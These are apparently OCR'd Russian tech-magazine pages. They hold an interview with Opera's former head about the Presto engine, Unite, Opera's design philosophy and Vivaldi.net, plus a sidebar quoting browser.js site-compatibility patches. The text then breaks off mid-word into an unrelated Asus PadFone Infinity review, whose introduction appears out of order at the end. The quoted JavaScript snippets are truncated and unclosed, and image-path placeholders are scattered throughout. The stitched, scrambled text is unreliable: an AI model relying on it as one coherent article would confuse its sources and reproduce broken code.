Взять хотя бы Opera 10 — это же был отличный релиз. Мы тогда представили технологию Unite (функция, позволявшая обмениваться файлами, сообщениями и мультимедиа без участия серверов. — Прим. ред.). Мы также добавили режим Turbo (функция сжатия трафика). Мы и в самом браузере немало сделали тогда. Была правильная политика — делать то, что нравится пользователям.

Что касается Presto. У него было несомненное преимущество в том, что мы могли в максимально сжатые сроки перенести его на любое железо. Это был просто отличный код, большую часть которого мы написали сами и могли развивать на свое усмотрение. Свобода была настолько большая, что одно время у нас в работе было до ста различных проектов на базе Presto — и это несмотря на довольно маленькую команду. Это были продукты для множества мобильных телефонов и других устройств.

Также я думаю, что с помощью Presto нам удавалось буквально менять мир. Вспомните о веб-стандартах. HTML5 стал возможен только благодаря Opera, Apple и Mozilla. Мы были компанией, которая сыграла огромную роль в мире веб-стандартов. У нас было больше всего людей на рынке, занимавшихся написанием спецификаций и взаимодействием с сообществом разработчиков. Мы оказали большое влияние на мобильный веб — именно потому, что у нас был движок, который легко переносился на мобильные устройства. Мне кажется, что компания с такой миссией была попросту необходима — ведь немногие тогда относились действительно серьезно к этому вопросу. Потеряв контроль над кодом движка, Opera уже не может так же эффективно выступать в этом качестве. Чтобы люди прислушивались к тебе, тебе просто необходим собственный код.


Unite, кстати, тоже был серьезно недооценен. По сути, это была попытка предложить пользователям полноценную P2P-платформу и технологию, позволявшую легко взаимодействовать с устройствами. Только сейчас люди начали интересоваться децентрализованными сервисами и так называемым Internet of Things, «умными устройствами». А у нас это было еще тогда.

Я убежден, что в технологическом плане мы тогда были на коне и делали много клевых штук. Но, повторюсь, если ты работаешь с чужим кодом, таких возможностей у тебя нет.

Понятно, что сейчас код Presto безнадежно запущен. Решение о прекращении его развития было принято в тот же год, что я ушел. Постепенно сокращался объем ресурсов, который вкладывался в его развитие, началась работа над переходом на WebKit/Blink. Понятно, что, если над ним не работали почти четыре года, лучше он от этого точно не становится. Сейчас это просто trashware, и его ценность за это время значительно упала.

В: Сотрудников Opera часто спрашивают — почему не отдать движок в open source? Но, насколько я понимаю, у компании по-прежнему много коммерческих проектов на базе Presto с мобильными операторами и производителями устройств. Вы, кстати, никогда не думали просто выкупить его у них?

О: Честно говоря, я не думаю, что это было бы легко. Я не думаю, что Opera бы стала мне его продавать.



К сожалению, донести до масс глубокий смысл Opera Unite так и не удалось

В ЗАЩИТУ КОМБАЙНОВ

В: Как вы думаете, пользователям нравятся изменения, которые происходят в браузере?

О: Судя по всему, нет. Причем это касается как мобильной, так и десктопной версии. Взять хотя бы пример с мобильной версией — они выпустили новый браузер автоматическим апдейтом для всех пользователей. Реакция была негативная — им вскоре пришлось выложить отдельно Opera Mobile Classic (j.mp/1g9Nt3d).

С десктопным браузером изменения произошли куда более серьезные. Изменилась сама философия браузера и его целевая аудитория. В прошлом мы не стеснялись добавлять в браузер максимум функций. Многие из этих функций в итоге даже копировались расширениями для других браузеров. Цель была в том, чтобы функциональность не мешала юзабилити,



и это позволяло нам добавлять даже возможности, нужные далеко не всем пользователям. И когда Opera выбросила все эти возможности — это явно не понравилось многим. Не просто так ведь в десктопной версии не включено автообновление. Не стоит забывать, что изменились даже самые базовые функции, вроде механизма закладок.

Очевидно, что все это — осознанное решение, желание полностью изменить концепцию. Моя концепция, которую я внушал всем сотрудникам, сводилась к правилу: если сомневаешься, что это нужно, — добавь это в качестве опции. Мы считали, что пользователь всегда прав. Если человеку что-то нужно, у него должна быть возможность это сделать. То, что происходит сейчас, ближе к модели Apple — «мы лучше знаем, что вам нужно». Визуальное стало важнее функционального.

Но пользователи ведь все разные. Я даже как-то проводил тест, спрашивал людей: как ты возвращаешься на предыдущую страницу? Способов очень много: кто-то использует жесты мыши, кто-то — клавишесочетания, кто-то кликает правой кнопкой. В общем, на десять человек будет пять разных вариантов. Поэтому, угождая даже маленьким группам пользователей, можно в итоге сделать жизнь лучше для всех.

Опять-таки, чтобы добавить все эти опции, не нужно много сил и ресурсов. Это вопрос концепции — что важнее, визуальное или функциональное? Я не отметал вопрос визуального, я говорил: давайте сделаем так, что все будет выглядеть максимально хорошо, но при этом мы не будем усложнять жизнь пользователям.

В: Однако во времена «старой» Opera почти все браузеры следовали другому принципу: если тебе что-то нужно — поставь расширение. Вы считаете, что есть хоть что-то действительно важное, что нельзя реализовать в виде дополнения?

О: Во-первых, есть вопрос внешнего вида. Можно сделать отличное дополнение. Но когда пользователь ставит себе десятки дополнений, в какой-то момент эти расширения начнут друг другу мешать. Поэтому во многих случаях лучше добавлять функции «в коробку», а не в расширения.

Кроме того, есть еще и проблема производительности. Наконец, вспомним недавнюю ситуацию с расширениями в Chrome Web Store (речь идет о расширениях, вставлявших в браузер стороннюю рекламу без ведома пользователей. — Прим. ред.) — есть еще и вопрос безопасности. Если для браузера есть сотни тысяч расширений, проверить их все решительно невозможно, пользователям просто приходится принимать на веру, что тот или иной аддон будет делать только то, что заявлено в его описании. Если даже Google не удается решить эту проблему, то остается только один вариант — делать расширения с принудительной модерацией по модели Apple, и это тоже плохая идея.

В: Поэтому ли в Opera на базе Presto долгое время не было нормальной поддержки расширений?

О: Да, мы поздно занялись этим — у нас были другие приоритеты. Мы считали, что функционал нужно встраивать в стандартный браузер, поэтому можно придумать какой-то другой механизм расширений. У нас были виджеты, была возможность добавлять собственные кнопки с JavaScript-кодом.

МОНОКУЛЬТУРНАЯ РЕВОЛЮЦИЯ

В: Победоносное шествие Google Chrome продолжается до сих пор. Как вы считаете, что должны предложить разработчики остальных браузеров, чтобы пошатнуть позиции Google?

О: Все ключевые браузеры сегодня поддерживаются огромными компаниями. У них есть несомненное преимущество в каналах дистрибуции: лидерство на мобильном рынке, на рынке веб-сервисов, на рынке десктопных ОС и так далее. И я думаю, что у компаний вроде Opera нет иного выхода, кроме как предложить принципиально иной функционал. Нельзя оставаться догоняющим.

Возьмем историю с Netscape. Что, у Microsoft браузер был лучше? Я думаю, что по большей части они были похожи. Гонка была не на уровне функций и технологий, а только на уровне дистрибуции. Кроме того, Netscape зависел от продаж своего браузера, а Microsoft могла позволить себе просто «бесплатно» поставлять браузер со своей ОС и увеличивать цену самой системы.

Поэтому, если ты пытаешься быть «таким, как все», то конкурировать на таком рынке почти невозможно. Нужно задаться вопросами: «зачем пользователю переходить на мой браузер?» и «могу ли я предложить что-то такое, что пользователю понравится настолько, что он расскажет об этом своим друзьям?» В этом смысле еще очень важна работа с сообществом, важно давать понять пользователям, что ты прислушиваешься к ним.

В: Во времена Netscape/IE6 преимущество в дистрибуции получали за счет предустановки с ОС. Но сейчас это преимущество можно получить за счет популярности веб-сервисов — это пример Google. И я прекрасно помню, как во времена Presto ваши менеджеры жаловались на то, как сложно им было добиться нормальной работы Gmail или Google Docs. Вы не считаете, что в этом смысле переход на Blink был хорошей идеей?

О: С учетом того количества пользователей, которое у нас есть, мы могли продолжать гнуть свою линию. Да, наши конкуренты, контролирующие веб и мобильные продукты, серьезно ограничивали наших пользователей. Например, когда-то у нас была проблема с MSN. Они тогда заблокировали работу сайта в Opera, утверждая, что мы не поддерживаем XHTML должным образом. Причем в Opera-то поддержка как раз была. А вот в IE — не было. И, кстати, в самом MSN не было ни одной строчки кода на XHTML.

Были и другие проблемы. Apple запретила выпуск альтернативных браузеров в App Store. Google не тестировала свои сервисы на совместимость с Opera. Но дело в том, что я не считаю,будто сдаваться — это правильно. Не было ни одной причины, по которой сторонние сайты не должны были работать в Presto. Наш движок был отлично задокументирован, мы активно работали с сообществом. И я думаю, что «прогибаться» было неправильным решением. Нужно было продолжать увеличивать количество пользователей до тех пор, пока веб-сервисы, не поддерживающие наш браузер, не стали бы страдать от собственной политики.



Вот так когда-то выглядели ранние версии Opera

СОСЛАГАТЕЛЬНОЕ НАПРАВЛЕНИЕ

В: Вы упомянули, что Unite сейчас был бы актуален в контексте «умных гаджетов». Уже тогда была идея, что с компьютера можно управлять другими устройствами в доме?

О: Да. Unite настолько опережал свое время, что немногие понимали потенциал этой технологии. Даже в Opera не все видели смысл этой функции. Но по сути, Unite позволял запускать сервер на любом устройстве, на котором работает Opera. Вторым ключевым элементом в этой схеме были плагины на JavaScript, которые позволяли нативно обращаться к железу. Одним из прототипов была, например, игрушечная машинка с камерой, которой можно управлять через Unite. Конечная цель состояла в том, чтобы максимум устройств могли разговаривать друг с другом с помощью Unite. Идея заключалась в том, что пользователь может добавить в свою сеть новое устройство и дать доступ к его функционалу всем остальным гаджетам и пользователям. Мне кажется, это была довольно мощная идея. Причем мы начали работать над этим в 2005 году.

13,06%

ДОЛЯ OPERA НА РОССИЙСКОМ РЫНКЕ ДЕСКТОПНЫХ БРАУЗЕРОВ, ПО ДАННЫМ STATCOUNTER ЗА ЯНВАРЬ 2014 ГОДА (ПОСЛЕДНИЕ ДОСТУПНЫЕ НА МОМЕНТ НАПИСАНИЯ ЗАМЕТКИ ДАННЫЕ)

В: А вы не думали о том, чтобы сделать на основе этой технологии операционку, например для встраиваемых устройств или медиаприставок? Было бы логично в этом контексте.

О: Нам не хотелось заниматься созданием операционных систем. Но в каком-то смысле мы реализовывали кучу функций прямо внутри браузера. Поэтому весь наш функционал (сервер, стриминг, файлообмен и прочее) работал бы везде, где работает Opera, — телевизоры, смартфоны, консоли и так далее.

Однако в 2003 году у нас была так называемая Opera Platform — это был веб-интерфейс, который натягивался поверх операционной системы телефона. Наш прототип работал на Symbian, и вполне неплохо. В Nokia даже испугались (смеется). Но мы не были уверены, стоило ли продолжать работать в этом направлении. Во-первых, это бы означало, что нам пришлось бы конкурировать с нашими же партнерами — производителями телефонов.

В: Но ведь в те времена не было никакого App Store, так что, наверно, Opera Platform разрабатывалась в основном для того, чтобы делать брендированные интерфейсы для операторов?

О: Это уже отдельный вопрос, было бы это самостоятельной платформой или делалось в партнерстве с кем-то. Опять-таки App Store не был первым в своем роде. В те времена тоже были «аппсторы», в которых продавались игры и программы, но контролировали их операторы. В Японии люди покупали приложения для телефонов еще в девяностые, в конце концов.


Другая проблема в том, что, чтобы Opera Platform могла работать поверх существующих операционных систем, разработчики этих систем должны были предоставить нам низкоуровневый доступ к железу. И скорее всего, они бы не согласились.

В то время всем этим занималась японская компания Access, которая как раз купила Palm Source, и они как раз дела-

4,56% VS 8,75%

ОБЩАЯ ДОЛЯ ВСЕХ ВЕРСИЙ OPERA НА БАЗЕ BLINK ПРОТИВ OPERA 12-Й ВЕРСИИ, ПО ДАННЫМ СЕРВИСА OPENSTAT.RU. ОФИЦИАЛЬНЫЕ ДАННЫЕ О ТОМ, КАКОВО СООТНОШЕНИЕ ПОЛЬЗОВАТЕЛЕЙ РАЗНЫХ ВЕРСИЙ, В OPERA СООБЩИТЬ ОТКАЗАЛИСЬ





70% мобильных пользователей Opera — владельцы feature phone'ов, для которых есть только Opera Mini с Presto

ли похожую ОС. Но что-то у них не получалось, и мы решили, что стоит переждать. Хотя мне кажется, что и они не все тогда делали правильно. Не знаю, возможно, если бы я был в компании, мы вернулись бы к этой идее, сейчас уже сложно сказать.

ДАВАЙ ОБНИМЕМСЯ, ПРО

В: У вас сейчас есть новый проект — Vivaldi.net, продолжатель дела сайта MyOpera (своеобразная блог-платформа и почтовый сервис для пользователей Opera. — Прим. ред.). Компания заявила, что закрывает ресурс, но непонятно, сколько там вообще сейчас пользователей. У вас есть какие-то данные?

О: Насколько я понимаю, количество зарегистрированных пользователей превышает 10 миллионов. Количество людей, которые там что-то активно писали, явно меньше. Количество посетителей одно время было больше 35 миллионов. Не так уж и мало, но я не знаю, как дела обстоят сейчас.

MyOpera был важным инструментом общения с пользователями. Opera конкурирует с такими компаниями, как Microsoft, Google, Apple, у которых ресурсов несоизмеримо больше. Поэтому единственным выходом компании было тесное сотрудничество с сообществом. И с помощью MyOpera мы получали фидбек, а также просто давали пользователям площадку для обсуждения браузера.

В: То есть смысл MyOpera был не в блог-сервисе, а именно в техподдержке и доступе к блогам разработчиков?

О: Скорее, что-то среднее. Да, было очень много хардкорных фанатов браузера. Но были и обычные пользователи — некоторые даже не пользовались Opera. Моя идея была в том, что давайте просто сделаем открытую площадку, на которую может прийти кто угодно. То есть никто не вешал табличку «Людям, не пользующимся Opera, вход запрещен». Мы никогда не зарабатывали на этой площадке, это был чисто общественный проект.

В: То есть вы хотите тех самых хардкорных юзеров Opera перетащить в Vivaldi.net?

О: Я надеюсь, что эти люди придут на новый ресурс. Мне кажется, что уже есть определенная группа фанатов того сайта, которые плавно переходят сюда, думаю, что их будет все больше. Мне хочется, чтобы эти люди обсуждали браузеры и веб-технологии, сделать эдакую платформу для гиков, энтузиастов и профессионалов компьютерного рынка.

В: Сервис также предоставляет, например, функции почты, поэтому встает вопрос приватности данных. Вы прямо на главной странице пишете о том, что у вас серверы в Исландии, а значит, и в юрисдикции этой страны, в которой довольно либеральные законы по части защиты пользовательских данных. Какая у вас политика по выдаче юзеров правоохранительным органам?

О: Конечно, исландские законы нам в значительной мере помогут. Но если правительство той или иной страны направит нам запрос, сделать получится немного. С нашей же стороны могу сказать, что мы не будем читать пользовательскую почту — ни автоматически, ни вручную. У нас не будет рекламы, основанной на пользовательских данных. Конечно, если кто-то опубликует нелегальный контент, мы будем вынуждены его убрать, но в остальном мы делаем большой упор на приватность и безопасность. Плюс, отдельно хочу отметить, что у нас очень прямолинейное пользовательское соглашение — мы этим даже гордимся.

В: А на чем вы планируете зарабатывать?

О: Сейчас мы не особо работаем над монетизацией, но в будущем такой вопрос, конечно, встанет. Могу только сказать, что мы не будем прибегать к механизмам заработка, нарушающим приватность пользовательских данных.

В: Как отреагировали в Opera? Они рекомендуют Vivaldi пользователям MyOpera?

О: Нет. Они направляют пользователей на другие площадки, но не на Vivaldi. Не знаю почему — спросите у них.

В: Ну и пожалуй, главный вопрос — собираетесь ли вы создать новый браузер?

О: Сейчас я не могу комментировать наши дальнейшие планы. Могу сказать одно — следите за новостями. ⌶

IF OPERA RETURN FALSE

На конференции РИТ 2013 веб-евангелист Opera Вадим Макеев в своем докладе о переходе Opera на Blink (j.mp/1g9Lc88) рассказал об интереснейшем компоненте «классической Opera» под названием browser.js. Дело в том, что низкая популярность браузера и сложившаяся монокультура WebKit на рынке привела к тому, что владельцы многих веб-сервисов и популярных сайтов попросту не проверяли свои продукты на совместимость с Opera. Для этого была сформирована специальная команда Open the Web, которая выходила на связь с крупными веб-сервисами и сайтами и пыталась помочь разработчикам сделать их продукты совместимыми с Opera. Когда это не удавалось, оперовцам приходилось добавлять в браузер правило, фактически исправлявшее чужой косяк в коде на сайте. Получался один большой своеобразный юзерскрипт — файл browser.js. Соответственно, этот файл постоянно обновляли и браузер раз в неделю сам по себе скачивал с серверов Opera новую версию. В GitHub до сих пор можно найти этот код (j.mp/1g9JYK3), в нем порядка 1500 строчек кода в десктопной версии и почти 2000 — в мобильной. Примеры:

```
// Подменяем наш юзерагент
// при заходе в раздел техподдержки на сайте SAP
if (hostname.endsWith('help.sap.com')) {
  navigator.appName = 'Netscape';
  navigator.appVersion = '5.0';
  log('PATCH-833, help.sap.com : fool sniffing
       to make frameset complete');

// Исправляем баги верстки в Pinterest
if (hostname.endsWith('pinterest.com')) {
  addCssToDocument('div.NoInput input[data-text-↵
  on="On"]{display: inherit !important;visibility:↵
  hidden;}');
  log('PATCH-811, pinterest.com: Opera fails to
       update status of display:none checkbox');

// Исправляем отображение менюшек на сайте
// Сбербанка
if (hostname.indexOf('sbrf.ru') > -1) {
  addEventListener('DOMContentLoaded', function (){
    var nodes = document.evaluate(
      '//*[@onmouseover | @onmouseout]',
      document.body, null, 4, null), node;
      while (node = nodes.iterateNext()) {
        node.onmouseenter = node.onmouseover;
        node.onmouseover = null;
        node.onmouseleave = node.onmouseout;
        node.onmouseout = null;
        }
      }, false);
      log('PATCH-644, Resolving sbrf.ru\'s menus
          mouseout confusion by helping them use
          mouseleave instead');
```

Вадим Макеев емко сформулировал главную проблему Opera

пряжении закрывается. Основная камера обладает объективом с апертурой F2.0, позволяет настроить баланс белого, ISO, экспозицию, наложить различные эффекты и совершать серийную съемку со скоростью восемь кадров в секунду. Качество снимков, однако, уступает флагманам других компаний: хорошая картинка получается только при хорошем освещении. Фишкой является технология PixelMaster. Суть ее заключается в том, что ПО камеры комбинирует пиксели и увеличивает параметр ISO, чтобы получался резкий и чистый снимок в разрешении 3 Мп. На практике же улучшения заметить очень сложно. Кроме того, в камере присутствуют еще несколько режимов: HDR, ретушь портретов, панорама, ночные кадры, интеллектуальное удаление нежелательных объектов, спуск затвора по обнаружению улыбки и создание анимационного файла.

Видео разрешением 1080p, смартфон снимает с частотой 30 fps. Качество съемки хорошее, однако наблюдается один неприятный эффект: вертикально стоящие объекты при движении камеры наклоняются. Это происходит из-за того, что горизонтальное движение записывается на матрицу не мгновенно, а построчно.

АВТОНОМНОСТЬ

В TNPI установлен емкий несъемный аккумулятор на 2400 мА•ч. В AnTuTu Tester аппарат набирает 734 балла и при средней нагрузке (звонки, SMS, интернет, немного игр или видео) выдерживает больше суток. Если же включить режим энергосбережения, то телефон проживет полтора дня. Видео на максимальной яркости с YouTube проигрывалось в течение восьми часов, книжку можно читать тринадцать часов, а вот игрушек хватит всего часа на три, но это беда всех смартфонов с Full HD экраном.

В док-станции стоит аккумулятор на 5000 мА • ч. Если выполнять все функции, которые ты обычно делаешь на смартфоне, на экране планшета, то время автономной работы останется в среднем такое же: полтора дня. Если же использовать док-станцию исключительно для подзарядки и пользоваться телефоном отдельно, то это продлит жизнь твоего электронного друга до четырех дней. Так что док-станция — великолепное спасение для тех, кто забыл зарядить ночью батарею. При разряженном аккумуляторе смартфона, исключительно на батарее PadFone Infinity Station, удастся посмотреть Full HD видео в течение четырех с половиной часов или играть в игры около двух. Но наиболее вероятен сценарий их совместного использования, когда, например, звонишь, отправляешь/получаешь SMS, выходишь в соцсети и слушаешь музыку через телефон, а играешь, смотришь видео и читаешь книжки через большой экран. В такой связке твое устройство продержится примерно два с половиной дня.

Телефон полностью заряжается за два с половиной часа, отдельно док-станция — около трех часов, а в связке — четыре с половиной. В итоге мы имеем неплохой по продолжительности работы смартфон, автономность которого можно сильно увеличить благодаря док-станции.

ПЕРЕКЛЮЧЕНИЕ В ПЛАНШЕТНЫЙ РЕЖИМ

Установка смартфона в PadFone Infinity Station происходит просто: достаточно вставить телефон в пазы, расположенные сзади планшета, а затем немного подтолкнуть пальцем сверху для фиксации. Как только контакт установится, телефон завибрирует, а у док-станции включится дисплей. Обратная операция происходит аналогично. Несмотря на легкость извлечения, телефон сидит в своих пазах довольно прочно и просто так не выпадет.

Плюс решения, применяемого в TNPI, — вся информация находится постоянно в памяти телефона, что делает ненужным синхронизацию. Кроме того, любую установленную игру или приложение можно запустить как на планшете, так и на телефоне, часть программ поддерживает мгновенное переключение из режима телефона в планшетный и обратно без закрытия. Многие приложения при переходе от телефона к планшету приобретают расширенный интерфейс. Если ты работаешь на большом экране и идет входящий вызов, то, чтобы принять его, достаточно извлечь смартфон из док-станции.

На выбор пользователю предлагается три энергетических режима. В режиме Intelligent Mode процесс разряда и подзарядки идет в зависимости от уровней зарядов смартфона и планшета. Если оба устройства полностью заряжены, то вначале разряжается аккумулятор смартфона примерно до 75%, после чего он начинает забирать энергию у док-станции, восстанавливая заряд. Оба устройства разряжаются равномерно. В режиме Preffered Mode заряд батареи смартфона не расходуется, а док-станция постоянно подзаряжает телефон. При этом планшетом можно свободно пользоваться. И наконец, Power Pack Mode превращает док-станцию в зарядное устройство. В этом режиме экран планшета не включается, а вся энергия расходуется на подзарядку смартфона. Смартфон не может подзарядить планшет, поэтому, если сядет батарея док-станции, придется пользоваться лишь телефоном. К тому же надо помнить, что PadFone Infinity Station все же не полноценная «таблетка» и отдельно от смартфона он бесполезен.


ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Гаджет работает на уже не самой свежей Android 4.2.2. Перед пользователем предстает практически чистая ОС, лишь немного подкорректированная и при этом совершенно не лагающая. Кроме того, производитель установил кучу нужных и не очень приложений и виджетов. Из наиболее интересных, например Asus Echo — аналог Siri и S-Voice, утилиту для заметок MyBitCast, программу для рукописных записей SuperNote, приложение, напоминающее о днях рождения, различные «читалки», Polaris Office 4 и утилиту, превращающую экран в зеркальце. Но самое интересное приложение — словарь Instant Dictionary, позволяющий переводить тексты прямо там, где они написаны. Кроме того, в режиме планшета появляется дополнительная клавиша для вызова мини-приложений, которые могут запускаться прямо поверх остальных программ в отдельных окнах. К ним относятся календарь, калькулятор, браузер, секундомер, почтовая программа, словарь и другие.


ВЫВОД

Какие могут быть альтернативы у TNPI? Во-первых, купить большой телефон: будет дешевле, но не всем удобно. Второй вариант — купить обычный по размерам смартфон и семидюймовый планшет. Получится дороже, сложнее, но сами устройства будут лучше справляться со своими задачами. И наконец, есть вариант, который предлагает Asus.

Это очень хорошо собранный гаджет с впечатляющими характеристиками, и с четвертой ревизией инженеры отточили многие аспекты в работе «перевертыша». Но проблема остается: ты можешь работать либо со смартфоном, либо с планшетом. Если хочешь достать планшет стоя в транспорте, тебе придется сначала подключить его к смартфону. Но если ты не приемлешь компромиссов в размерах и редко пользуешься планшетом на ходу, то линейка PadFone — для тебя. ⌶




По результатам синтетических тестов на производительность гаджет занимает верхние строчки



Самое интересное приложение — Instant Dictionary, позволяющее переводить слова не отрывываясь от текста



Состыковать два устройства легко и просто




РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

Quadrant Standart: 20 453 points
AnTuTu Benchmark: 33 683 points
3D Mark (Ice Storm Unlimited): 16 335 points / 86,7 FPS / 61,1 FPS / 50,2 FPS
Epic Citadel:
GFXBench (T-Rex HD): 1303 (23 FPS)
AnTuTu Tester: 734 points







ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Операционная система: Android 4.2.2 Jelly Bean
Процессор: Qualcomm Snapdragon 800 MSM8974, 4 ядра Krait по 2,2 ГГц
Оперативная память: 2 Гб
Постоянная память: 32 Гб + microSD 64 Гб
Графика: Adreno 330
Экран смартфона: S-IPS, 5", 1920 × 1080, 441 ppi (смартфон)
Экран док-станции: S-IPS 10,1", 1920 × 1080, 224 ppi
Связь: GSM 900/1800/1900, 3G, LTE
Интерфейсы: Wi-Fi 802.11a/b/g/n/ac, Bluetooth 4.0, Wi-Fi Direct, DLNA, NFC, microUSB, 3,5 мм мини-джек, FM-радио
Датчики: A-GPS/ГЛОНАСС, акселерометр, гироскоп, компас, датчики приближения, освещения
Камера смартфона: 13 Мп, видео 1080p, стабилизатор, вспышка 2 Мп
Камера док-станции: 1 Мп
Аккумулятор смартфона: несъемный, 2400 мА · ч
Аккумулятор док-станции: несъемный, 5000 мА · ч
Размеры смартфона 143,5 × 72,8 × 8,9 мм
Размеры планшета: 264,6 × 181,6 × 10,7 мм
Масса: 141 г / 530 г
Цена: от 28 000 ₽

Двойной стандарт

Обзор Asus The New PadFone Infinity

Многим из нас по разным причинам каждый день нужен и мощный смартфон, и планшет, а иногда и ноутбук. И это неудобно. Во-первых, дорого: нужно купить два устройства и платить за мобильный интернет по двум симкам. Во-вторых, встает вопрос синхронизации приложений и данных. В-третьих, это все нужно носить с собой. Из-за этой проблемы родился целый класс гигантских «плафонов», пользоваться которыми полноценно смог бы только Джими Хендрикс. Есть ли другое решение?



Артем Костенко
Izbranniy@mail.ru

В Asus уже полтора года решают эту проблему с помощью семейства PadFone. Суть очень проста: это смартфон и док-станция, превращающая телефон в полноценный планшет. Вся информация хранится в памяти смартфона, а дополнительной станции остается лишь экран и батарея. Многие приложения, запущенные на смартфоне, легко переносятся на экран планшета при состыковке, а от аккумулятора док-станции можно без особых проблем зарядить телефон. Поскольку «умная» начинка в этой связке одна на двоих, то и стоит гаджет дешевле, чем два устройства с аналогичными характеристиками.

ВНЕШНИЙ ВИД

У смартфонной части The New PadFone Infinity (TNPI) цельный металлический корпус с поликарбонатными вставками сверху и снизу. Задняя часть аппарата представляет собой цилиндрическую поверхность, плавно сходящую на боковые грани. Из-за такой «округлости» аппарат довольно хорошо лежит в ладони, а управлять одной рукой им удобно. Масса телефона составляет 141 г.

Корпус док-станции, в отличие от смартфона, изготовлен из матового пластика. В центре, где происходит сопряжение с телефоном, он довольно толстый, но плавно сужается по направлению к краям. Хотя док-станция и не кажется монолитной, сборка выполнена очень качественно: никаких скрипов и хрустов не наблюдается. Весит док-станция 530 г, а вся конструкция целиком — чуть меньше 700 г, что для 10-дюймового планшета немало.

ЭКРАН

Экран у нового PadFone Infinity, в соответствии с последними тенденциями, имеет диагональ 5 дюймов с разрешением Full HD и плотностью пикселей 441 ppi. Матрица производства Sharp выполнена по технологии Super IPS+. На защитное стекло нанесено олеофобное и антибликовое покрытие. Углы обзора широкие, при отклонении от вертикали изображение немного сереет. Экран док-станции имеет то же разрешение, что и смартфон, но за счет большой диагонали его плотность пикселей составляет 224 ppi, и в этом модель проигрывает флагманам других производителей.

Качество картинки дисплея смартфона находится на высоком уровне: хорошая равномерность черного поля, цветовой охват соответствует sRGB, контрастность 980 : 1. Экран планшета немного уступает ему: картинка выглядит чуть бледнее, а цветовой охват уже. Но в общем и целом оба дисплея выполнены на достаточно высоком уровне — яркие, с хорошей цветопередачей и контрастностью.

АППАРАТНАЯ ПЛАТФОРМА


Сердцем гаджета является чип Qualcomm Snapdragon 800 с четырьмя ядрами Krait 400 частотой 2,2 ГГц и видеочипом Adreno 330. По результатам синтетических тестов на производительность гаджет занимает верхние строчки. Это и понятно: пока просто нет гаджетов, работающих на более совершенной платформе. Благодаря мощной начинке и хорошей оптимизации интерфейс и ресурсоемкие приложения работают плавно, без лагов и тормозов.

В устройстве установлены модули NFC, Bluetooth 4.0, LTE и FM-радио, поддерживается технология Wi-Fi Direct. Хорошо ловит сеть, в том числе LTE. Чем расстроил аппарат, так это своей аудиосистемой: в смартфоне звук тихий и хрипящий при высоких настройках громкости. Не спасает даже встроенная утилита для его оптимизации. У док-станции звук громче и чище, однако и здесь есть небольшое шипение на максимуме.

